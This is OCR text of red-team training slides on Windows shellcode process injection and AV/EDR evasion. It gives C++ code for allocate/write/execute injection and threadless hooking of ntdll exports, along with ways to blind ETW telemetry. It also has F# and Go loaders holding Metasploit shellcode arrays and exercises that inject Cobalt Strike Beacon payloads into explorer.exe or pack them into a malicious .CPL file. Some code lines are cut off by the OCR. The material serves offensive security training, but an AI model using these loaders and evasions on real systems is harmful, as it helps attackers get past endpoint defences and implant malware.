
** Nuitka Commercial (EUR 250/yr) offers advanced obfuscation/strings hiding*

*** Zero-overhead Python compiler using LLVM*

Phase 1: Allocate


- Linear, big enough R+X memory region:
  - New memory region / section
  - Code Caves
  - Stack, Heap (after adjusting page permissions + disabling DEP)
- **Typical Techniques:**
  - VirtualAllocEx / NtAllocateVirtualMemory
  - ZwCreateSection + NtMapViewOfSection
- Avoid RWX allocations:
  - Step 1: Allocate RW
  - Step 2: Write Shellcode
  - Step 3: VirtualProtectEx: Switch to RX

```
HANDLE h = OpenProcess(PROCESS_VM_OPERATION, FALSE, process_id);
LPVOID target_payload=VirtualAllocEx(h,NULL,sizeof(payload),
MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```



https://i.blackhat.com/USA-19/Thursday/us-19-Kotler-Process-Injection-Techniques-Gotta-Catch-Them-All.pdf

https://github.com/SafeBreach-Labs/pinjectra



https://bohops.com/2023/06/09/no-alloc-no-problem-leveraging-program-entry-points-for-process-injection/

Phase 2: Write

» Typical Techniques:

- » WriteProcMemory / NtWriteVirtualMemory
- » memcpy to mapped section
- » Atom Bombing (unreliable, loud)

» Evasions:

- » Prepend shellcode with dummy machine opcodes
- » Split shellcode into chunks and write in randomized order
- » Apply delays among consecutive writes

```
HANDLE h = OpenProcess(PROCESS_VM_WRITE, FALSE, process_id);

WriteProcessMemory(h, target_payload, payload, sizeof(payload),
NULL);
```

```
DropLoader::permutateJunkBytesPrependingShellcode();

m_shellcodeBytes.resize(m_shellcodeBytes.size() + sizeof(Junk_CrossArch_Machine_Code_Bytes));
m_shellcodeBytes.insert(
    m_shellcodeBytes.begin(),
    std::begin(Junk_CrossArch_Machine_Code_Bytes),
    std::end(Junk_CrossArch_Machine_Code_Bytes)
);
```

```
Junk, meaningless bytes introduced only to prepend our shellcode with some trashy bytes
doing nothing. Only requirement - they must be valid for both x86 and x64 architectures.

    0:  31 ca                   xor    edx,ecx
    2:  05 57 81 53 a8          add    eax,0xa8538157
    7:  81 eb a0 16 00 00       sub    ebx,0x16a0
    d:  c1 c8 77                ror    eax,0x77
    10: 31 c8                   xor    eax,ecx
    12: 89 e3                   mov    ebx,esp
    14: c1 c1 aa                rol    ecx,0xaa
    17: 31 c9                   xor    ecx,ecx
    19: c1 c8 af                ror    eax,0xaf
    1c: 31 c8                   xor    eax,ecx

    // ...
*/

uint8_t DropLoader::Junk_CrossArch_Machine_Code_Bytes[] = {
    0x31, 0xCA, 0x05, 0x57, 0x81, 0x53, 0xA8, 0x81,
    0xEB, 0xA0, 0x16, 0x00, 0x00, 0xC1, 0xC8,
    0x77, 0x31, 0xC8, 0x89, 0xE3, 0xC1, 0xC1, 0xAA,
    0x31, 0xC9, 0xC1, 0xC8, 0xAF, 0x31, 0xC8, 0x89,
    0xE3, 0xC1, 0xE8, 0x5A, 0x31, 0xC9, 0xC1,
    0xC8, 0xAF, 0x31, 0xC8, 0x89, 0xE3, 0x31, 0xCA,
    0x05, 0xBE, 0xAF, 0x54, 0x43, 0x81, 0xEB, 0xBA,
    0x91, 0x00, 0x00, 0xC1, 0xC8, 0xAF, 0x31,
    0xC8, 0x89, 0xE3, 0xC1, 0xC1, 0x18, 0xC1, 0xE8,
    0x3A, 0x31, 0xC8, 0x89, 0xE3, 0xC1, 0xC1, 0xAA,
    0x31, 0xC9,

    // INT3 BREAKPOINT
    //0xCC
};
```

Write Tech.	Prerequisites	Address control
WriteProcessMemory	(none)	Full
Existing Shared Memory	Process has RW shared memory	(none)
Atom Bombing (APC)	Thread in alertable state	Full
NtMapViewOfSection	Target address is unallocated	Full
memset/memmove (APC)	Thread in alertable state	Full

Phase 3: Execute

- » Probably the most fragile step:
  - » New thread introduced
    - » -> EDR closely inspects starting point
      - » -> checks if starting function is in image-backed memory (ntdll.dll?)
- » Typical Techniques:
  - » CreateRemoteThread / ZwCreateThreadEx
  - » NtSetContextThread
  - » NtQueueApcThreadEx – APC, so called *Early-Bird*
  - » API function hooks / trampolines ✓
- » Indirect shellcode execution via Windows APIs
  - » https://github.com/Wra7h/FlavorTown
  - » https://github.com/aahmad097/AlternativeShellcodeExec

```
HANDLE h = OpenProcess(PROCESS_CREATE_THREAD, FALSE, process_id);
CreateRemoteThread(h, NULL, 0, (LPTHREAD_START_ROUTINE) target_execution, RCX, 0, NULL);
```

```
NtQueueApcThread(h, (LPTHREAD_START_ROUTINE)target_execution, RCX, RDX, R8D);
```

```
LPVOID DropLoader::PrepEntry(HANDLE hProc, LPVOID vm_base)
{
    unsigned char* b = (unsigned char*)&vm_base;

    unsigned char jmpSc[7]{
        0xB8, b[0], b[1], b[2], b[3],
        0xFF, 0xE0
    };

    // find the export EP offset
    HMODULE hJmpMod = LoadLibraryExA(
        "ntdll.dll",
        NULL,
        DONT_RESOLVE_DLL_REFERENCES
    );

    if (!hJmpMod)
        return nullptr;

    LPVOID  lpDllExport = GetProcAddress(hJmpMod, "RtlpWow64CtxFromAmd64");
    ULONG_PTR  offsetJmpFunc = ((ULONG_PTR)lpDllExport - (ULONG_PTR)hJmpMod);
    LPVOID  lpRemFuncEP{ 0 };

    HMODULE hMods[1024];
    DWORD   cbNeeded;
    char    szModName[MAX_PATH];

    RESOLVE(Shlwapi, PathFindFileNameA);

    if (EnumProcessModules(hProc, hMods, sizeof(hMods), &cbNeeded))
    {
        int i;
        for (i = 0; i < (cbNeeded / sizeof(HMODULE)); i++)
        {
            if (GetModuleFileNameExA(hProc, hMods[i], szModName, sizeof(szModName) / sizeof(char)))
            {
                if (strcmp(_PathFindFileNameA(szModName), "ntdll.dll") == 0) {
                    lpRemFuncEP = hMods[i];
                    break;
                }
            }
        }
    }

    lpRemFuncEP = (LPVOID)((ULONG_PTR)lpRemFuncEP + offsetJmpFunc);

    if (NULL == lpRemFuncEP)
        return nullptr;

    RESOLVE(kernel32, WriteProcessMemory);

    SIZE_T szWritten{ 0 };
    _WriteProcessMemory(
        hProc,
        lpDllExport,
        jmpSc,
        sizeof(jmpSc),
        &szWritten
    );

    return lpDllExport;
}
```

https://github.com/CCob/ThreadlessInject
https://www.youtube.com/watch?v=z8GIjk0rfbI

Phase 3: Execute

» Latest trendiest threadless treat – **Threadless Injection** by Ccob / Ceri Coburn (also known as **Write Hook**)


» Actually, that's an undusted idea that was around for a while in virii world

» Can be interesting execution vector given Allocation + Write are done right.

Threadless Process Injection

By combining cross process memory allocation and writing primitives, we can hook a loaded DLL export function and wait for legitimate process API calls to trigger our shellcode

- Typical process memory layout
- Allocate hook code + shellcode within memory hole of target DLL export
- Patch exported function to CALL hook
- Wait for legitimate process activity to call hooked API




```
CreateEventW:
  call start
  ...
  ...
start:
  pop   rax
  sub   rax,0x5
  push  rax
  push  rcx
  push  rdx
  push  r8
  push  r9
  push  r10
  push  r11
  movabs rcx,0x1122334455667788
  mov   QWORD PTR [rax],rcx
  sub   rsp,0x40
  call  shellcode
  add   rsp,0x40
  pop   r11
  pop   r10
  pop   r9
  pop   r8
  pop   rdx
  pop   rcx
  pop   rax
  jmp   rax
shellcode:
  ; Appended at runtime
```

Hijack Execution Flow
Save Hook Address
Save Arguments
Restore
Call Shellcode
Restore Arguments
Resume Original Call

Local vs Remote Injection

» Multiple technical issues with Remote injection:

- » Enforced defences: CFG, CIG
- » More closely monitored steps involved: **Open process handle**, alloc, write, exec

» Remote Injection has more spots prone to detection:

- » ETW Ti feeds
- » EDR hooks, sensors
- » Back-tracing thread's call stack – was NtOpenProcess invoked from a trusted thread?

```
0:000> g
Breakpoint 1 hit
ntdll!NtCreateThreadEx:
00007fff`338ac0e0 e90b918cda      jmp     CyMemDef64+0x51f0 (00007fff`0e1751f0)
```

- Windows 10
  - **CFG (Control Flow Guard)** – prevent indirect calls to non-approved addresses
  - **CIG (Code Integrity Guard)** - only allow modules signed by Microsoft/Microsoft Store/WHQL to be loaded into the process memory

https://www.cobaltstrike.com/blog/cobalt-strikes-process-injection-the-details-cobalt-strike/
https://vanmieghem.io/process-injection-evading-edr-in-2023/

ETW Ti

- EDR maintains ring-buffer with per-process activities, produced by ETW Ti:
  - Processes, command lines, parent-child relationships
  - File/Registry/Process open/write,
  - Created threads, their call stacks, starting addresses
  - Native functions called
  - Created .NET AppDomains, loaded .NET assemblies, their static class names, methods (think of: Rubeus)
- Events Correlation:
  - High-fidelity alert (such as LSASS open) => EDR correlate collected activities => Incident is generated.
  - High memory/resources cost to preserve active context/buffer => time-limited preservation of events
- ML / “AI” may be involved to compute *risk score* and isolate TTP
- Evasions:
  - Significant delays among risky events: alloc, write, exec – DripLoader style!
  - **ntdll!EtwEventWrite patch**
  - Disabling tracing via ntdll!EtwEventUnregister

```
KERNEL_THREATINT_TASK_ALLOCVM_REMOTE
KERNEL_THREATINT_TASK_PROTECTVM_REMOTE
KERNEL_THREATINT_TASK_MAPVIEW_REMOTE
KERNEL_THREATINT_TASK_QUEUEUSERAPC_REMOTE
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_REMOTE
KERNEL_THREATINT_TASK_ALLOCVM_LOCAL
KERNEL_THREATINT_TASK_PROTECTVM_LOCAL
KERNEL_THREATINT_TASK_MAPVIEW_LOCAL
KERNEL_THREATINT_TASK_QUEUEUSERAPC_LOCAL
KERNEL_THREATINT_TASK_SETTHREADCONTEXT_LOCAL
KERNEL_THREATINT_TASK_READVM_LOCAL
KERNEL_THREATINT_TASK_WRITEVM_LOCAL
KERNEL_THREATINT_TASK_READVM_REMOTE
KERNEL_THREATINT_TASK_WRITEVM_REMOTE
```

```
// reservations
VM_ALLOC:
      REMOTE: 1,
      SIZE: 0x10000,
      TYPE: 0x2000,
      PROT: 0x01 (-)


// commits
VM_ALLOC:
      REMOTE: 1,
      SIZE: 0x1000,
      TYPE: 0x1000,
      PROT: 0x04 (rw)


VM_WRITE:
      REMOTE: 1,
      SIZE: 0x1000


THREAD_START:
      REMOTE: 1,
      SUSPENDED: 0,
      ACCMSK: 0xFFFF (full),
      PAGE_TYPE: 0x1000000 (img),
      LPTHREAD_START_ROUTINE: ntdll.RtlpWow64CtxFromAmd64+0x0
```

https://blog.redbluepurple.io/offensive-research/bypassing-injection-detection
https://undev.ninja/introduction-to-threat-intelligence-etw/
https://modexp.wordpress.com/2020/04/08/red-teams-etw/
https://blog.palantir.com/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63
https://public.cnotools.studio/bring-your-own-vulnerable-kernel-driver-byovkd/exploits/data-only-attack-neutralizing-etwti-provider

Meet Shellcode Loader »

AV/EDR Benchmarking

» Design small programs simulating specific injection technique.

  » Throw them all against AV/EDR wall you're up to, see which sticks

» **Polonium**

  » my C++ implementation of 18 different shellcode injection approaches

  » Additionally plenty different sandbox, AV, EDR evasions

  » Tools\polonium\bin\x64\Debug\polon.exe -h

  » Lets us embed shellcode compressed/encrypted into PE Section

» Plenty of ready-made implementations for you to review, adapt, get inspired:

  » Anti-sandbox

  » Anti-VM

  » Anti-debugging

  » Anti-Emulation

  » Numerous process injection techniques implemented in a single tool

  » Atom Bombing

  » Parent PID spoofing

  » Command line faking

  » Execution guardrails

  » Few ideas for time-delaying

```
+-------------------------------------------------------------------+
| :: Polonium - an extremely dangerous to humans radioactive metal. |
|          __      Discovered in 1898 by a polish chemist, a first woman |
|       __|_|__    to earn Nobel Prize and still the only one to      |
|    84| []  |     accomplish that twice - Maria Sklodowska-Curie.     |
|                                                                   |
| This tool is a tribute to Maria's ingenuity and sacrifice for the |
| scientific research she conducted. A term of radioactivity which  |
| she coined - costed her life, today saving millions of others.    |
+-------------------------------------------------------------------+

Windows process injection test-bench and advanced shellcode-loader.
Aims to map viable AV/EDR evasions and safely deliver your payload.

Mariusz Banach / mgeeky, '20-'22       [ver 0.7.5]
<mb@binary-offensive.com>
```

```
+-----------------------------------------------------
| SELF ONLY INJECTIONS:
|       0 - Change buffer's page prot to RX and jump into shellcode
|
|       1 - (Default) Alloc RX buffer w/ VirtualAlloc and jump into shellcode. Preferred safest choice.
|
| SELF/REMOTE PROCESS INJECTIONS:
|       2 - Remote: NtAllocateVirtualMemory(RX) + NtWriteVirtualMemory + ZwCreateThreadEx
|           Self: VirtualAlloc(RX) + CreateThread
|
|       3 - Remote: NtAllocateVirtualMemory(RX) + NtWriteVirtualMemory + NtSetContextThread
|           Self: VirtualAlloc(RX) + NtSetContextThread
|
|       4 - Remote: NtAllocateVirtualMemory(RX) + NtWriteVirtualMemory + NtQueueApcThreadEx
|           Self: VirtualAlloc(RX) + NtQueueApcThreadEx
|
|       5 - Remote: NtAllocateVirtualMemory(RX) + NtWriteVirtualMemory + RtlCreateUserThread
|           Self: VirtualAlloc(RX) + RtlCreateUserThread
|
|       6 - Remote: ZwCreateSection + NtMapViewOfSection(RX) + ZwCreateThreadEx
|           Self: ZwCreateSection + NtMapViewOfSection(RX) + CreateThread
|
|       7 - Self/Remote: ZwCreateSection + NtMapViewOfSection(RX) + NtSetContextThread
|
|       8 - Self/Remote: ZwCreateSection + NtMapViewOfSection(RX) + NtQueueApcThread
|
|       9 - Self/Remote: ZwCreateSection + NtMapViewOfSection(RX) + RtlCreateUserThread
|
| REMOTE ONLY - UNSTABLE/UNRELIABLE ONES:
|      10 - Remote: NtAllocateVirtualMemory(RX) + Atom Bombing + ZwCreateThreadEx
|
|      11 - Remote: NtAllocateVirtualMemory(RX) + Atom Bombing + NtSetContextThread
|
|      12 - Remote: NtAllocateVirtualMemory(RX) + Atom Bombing + NtQueueApcThreadEx
|
|      13 - Remote: NtAllocateVirtualMemory(RX) + Atom Bombing + RtlCreateUserThread
|
|      14 - Remote: NtAllocateVirtualMemory(RX) + Atom Bombing + PROPagate
|
|      15 - Remote: NtAllocateVirtualMemory + NtWriteVirtualMemory + PROPagate
|
|      16 - Remote: ZwCreateSection + NtMapViewOfSection(RX) + PROPagate
|
| PE INJECTIONS:
|      17 - Remote: Overwrites target's entry point bytes with the shellcode
|           (NtAllocateVirtualMemory + NtWriteVirtualMemory). Kills target.
|
|      18 - Remote: Allocates arbitrary RX page with shellcode, inserts JMP at the OEP
|           pointing to that page. (NtAllocateVirtualMemory + NtWriteVirtualMemory). Kills target.
|
+-----------------------------------------------------
```

AV/EDR Benchmarking

» **Exercise 2a: Inject Apollo.bin using different techniques**:

- » Self-Inject: Exercise 2\x64**polon.exe -f Apollo.bin -v -s 1**
- » Remote: Exercise 2\x64**polon.exe -f Apollo.bin -v -s 2 -i explorer.exe**

» **Exercise 2b: Produce Polonium DLL with embedded shellcode**:

- » Step 1: Embed Beacon shellcode into Polonium EXE:
- » cmd> python apply_polon_shellcode.py -E "c:\Training\Tools\polonium\bin\x64\Debug-DLL\polon.dll" --x64 c:\Training\Beacons\https_x64.xthread.bin -f section -o "c:\Training\Tools\polonium\bin\x64\Debug\polon-beacon.exe"
- » Step 2: Now that we have shellcode stored within the loader, lets inject Beacons somewhere:
- » cmd> polon.exe -f c:\Training\Beacons\https_x64.xprocess.bin -s 7 -i auto -v -a -x -x -x
- » cmd> polon.exe -f c:\Training\Beacons\https_x64.xprocess.bin -s 7 -i explorer -v

» **Exercise 2c: Produce Polonium DLL with embedded shellcode**:

- » Step 1: Embed Beacon shellcode into Polonium DLL:
- » cmd> python apply_polon_shellcode.py -E "c:\Training\Tools\polonium\bin\x64\Debug-DLL\polon.dll" --x64 c:\Training\Beacons\https_x64.xthread.bin -f section -k 0x11223344 -o "c:\Training\Tools\polonium\bin\x64\Debug-DLL\polon-beacon.dll" --parameters="-l C:\Users\public\polon.log -v -s 2"
- » Step 2: Rename polon-beacon.dll extension to .CPL and double-click

Hide your Shellcode

Storage Problem

» More than often we regenerate our loaders several Times throughout the engagement

» So a quick, convenient and relatively stealthy shellcode storage would be nice.

» Several approaches typically considered:

1. *Hardcoded*
2. *Legitimate PE backdoored with shellcode & loader*
3. *Additional PE Section*
4. *PE Resources*
5. *Acquired from the Internet („stageless”)*

```
148  #pragma pack(push, 1)
149          struct PayloadMetadata
150          {
151              /// ------------- PLAIN TEXT PART OF PAYLOAD
152              uint64_t magicBytes;
153              uint8_t encodeAlgo;
154              uint8_t compressAlgo;
155              char encodeKey[64];
156              uint32_t shellcodeLen;
157              uint32_t uncompressedShellcodeLen;
158              uint16_t paramsLen;
159              char environmentalKeying[256];
160
161              /// ------------- ENCODED PART OF PAYLOAD
162          };
163  #pragma pack(pop)
```

» Shellcode should be protected:

» Compressed (e.g. LZMA)

» Encrypted / encoded (XOR32 / RC4 / AES)

» Shellcode can be prepended with metadata structure: key, compression, size, parameters

Approach 1: Hardcoded

» Shellcode stored in code. Requires re-compilation before use.

» Can be also filled-up with „A” * 1MB and then replaced during generation.

» Shellcode in RW/RO executable section.

» **Classic approach.**


```
open System
open System.Runtime.InteropServices
open System.Threading

[<DllImport "kernel32" >]
extern nativeint VirtualAlloc(
  nativeint         lpStartAddress,
  uint32            dwSize,
  uint32            flAllocationType,
  uint32         flProtect)

[<DllImport "kernel32" >]
extern nativeint CreateThread(
  uint32         lpThreadAttributes,
  uint32            dwStackSize,
  nativeint            lpStartAddress,
  uint32&         param,
  uint32         dwCreationFlags,
  uint32&         lpThreadId)

[<DllImport "kernel32" >]
extern nativeint WaitForSingleObject(
  nativeint         hHandle,
  uint32         dwMilliseconds)

let mutable threadId : uint32 = (uint32)0
let mutable pInfo : uint32 = (uint32)0

// notepad86.bin
let mutable shellcode : byte[] = [|0xfcuy;0x48uy;0x83uy;0xe4
0x52uy;0x51uy;0x56uy;0x48uy;0x31uy;0xd2uy;0x65uy;0x48uy;0x8b
0x48uy;0x8buy;0x72uy;0x50uy;0x48uy;0x0fuy;0xb7uy;0x4auy;0x4a
0x02uy;0x2cuy;0x20uy;0x41uy;0xc1uy;0xc9uy;0x0duy;0x41uy;0x01
0x8buy;0x42uy;0x3cuy;0x48uy;0x01uy;0xd0uy;0x8buy;0x80uy;0x88
0xd0uy;0x50uy;0x8buy;0x48uy;0x18uy;0x44uy;0x8buy;0x40uy;0x20
0x34uy;0x88uy;0x48uy;0x01uy;0xd6uy;0x4duy;0x31uy;0xc9uy;0x48
0x38uy;0xe0uy;0x75uy;0xf1uy;0x4cuy;0x03uy;0x4cuy;0x24uy;0x08
0x49uy;0x01uy;0xd0uy;0x66uy;0x41uy;0x8buy;0x0cuy;0x48uy;0x44
0x48uy;0x01uy;0xd0uy;0x41uy;0x58uy;0x41uy;0x58uy;0x5euy;0x59
0x20uy;0x41uy;0x52uy;0xffuy;0xe0uy;0x58uy;0x41uy;0x59uy;0x5a
0xbauy;0x01uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00uy;0x00
0x8buy;0x6fuy;0x87uy;0xffuy;0xd5uy;0xbbuy;0xf0uy;0xb5uy;0xa2
0x83uy;0xc4uy;0x28uy;0x3cuy;0x06uy;0x7cuy;0x0auy;0x80uy;0xfb
0x59uy;0x41uy;0x89uy;0xdauy;0xffuy;0xd5uy;0x6euy;0x6fuy;0x74

let address = VirtualAlloc((nativeint)0, (uint32)shellcode.L

Marshal.Copy(shellcode, 0, address, shellcode.Length)
let hThread = CreateThread((uint32)0,(uint32)0, address, &pInfo, (uint32)0, &threadId)
WaitForSingleObject(hThread, (uint32)0xFFFFFFFF) |> ignore
```

```
//
// simple x64 Metasploit payload launching notepad.exe
//
var xorKey = 0
var xoredShellcode := [] byte {
    0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x
    0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52, 0x60, 0x48, 0x8b, 0x52, 0x18, 0x
    0x20, 0x48, 0x8b, 0x72, 0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x
    0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0x
    0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b, 0x42, 0x3c, 0x48, 0x01, 0xd0, 0x
    0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x
    0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41, 0x8b, 0x
    0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x
    0x38, 0xe0, 0x75, 0xf1, 0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0x
    0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44, 0x8b, 0x
    0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01, 0xd0, 0x41, 0x58, 0x41, 0x58, 0x
    0x41, 0x58, 0x41, 0x59, 0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0x
    0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48, 0xba, 0x
    0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d, 0x01, 0x01, 0x00, 0x00, 0x41, 0x
